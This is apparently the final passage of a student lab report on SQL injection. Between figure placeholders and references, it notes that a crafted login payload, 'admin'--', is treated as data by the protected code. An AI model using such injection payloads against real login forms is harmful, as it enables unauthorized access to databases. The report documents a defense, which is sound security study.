


Fig (4.3)

- Even with crafted payloads like admin'--, the code will treat them as data not sql queries i.e., no data is been fetched.




Fig (4.4)




Fig (4.5)

References:

[Week-6 Class-1 Database Security.pptx](#)

<https://www.php.net/manual/en/>

[https://www.handsonsecurity.net.](https://www.handsonsecurity.net)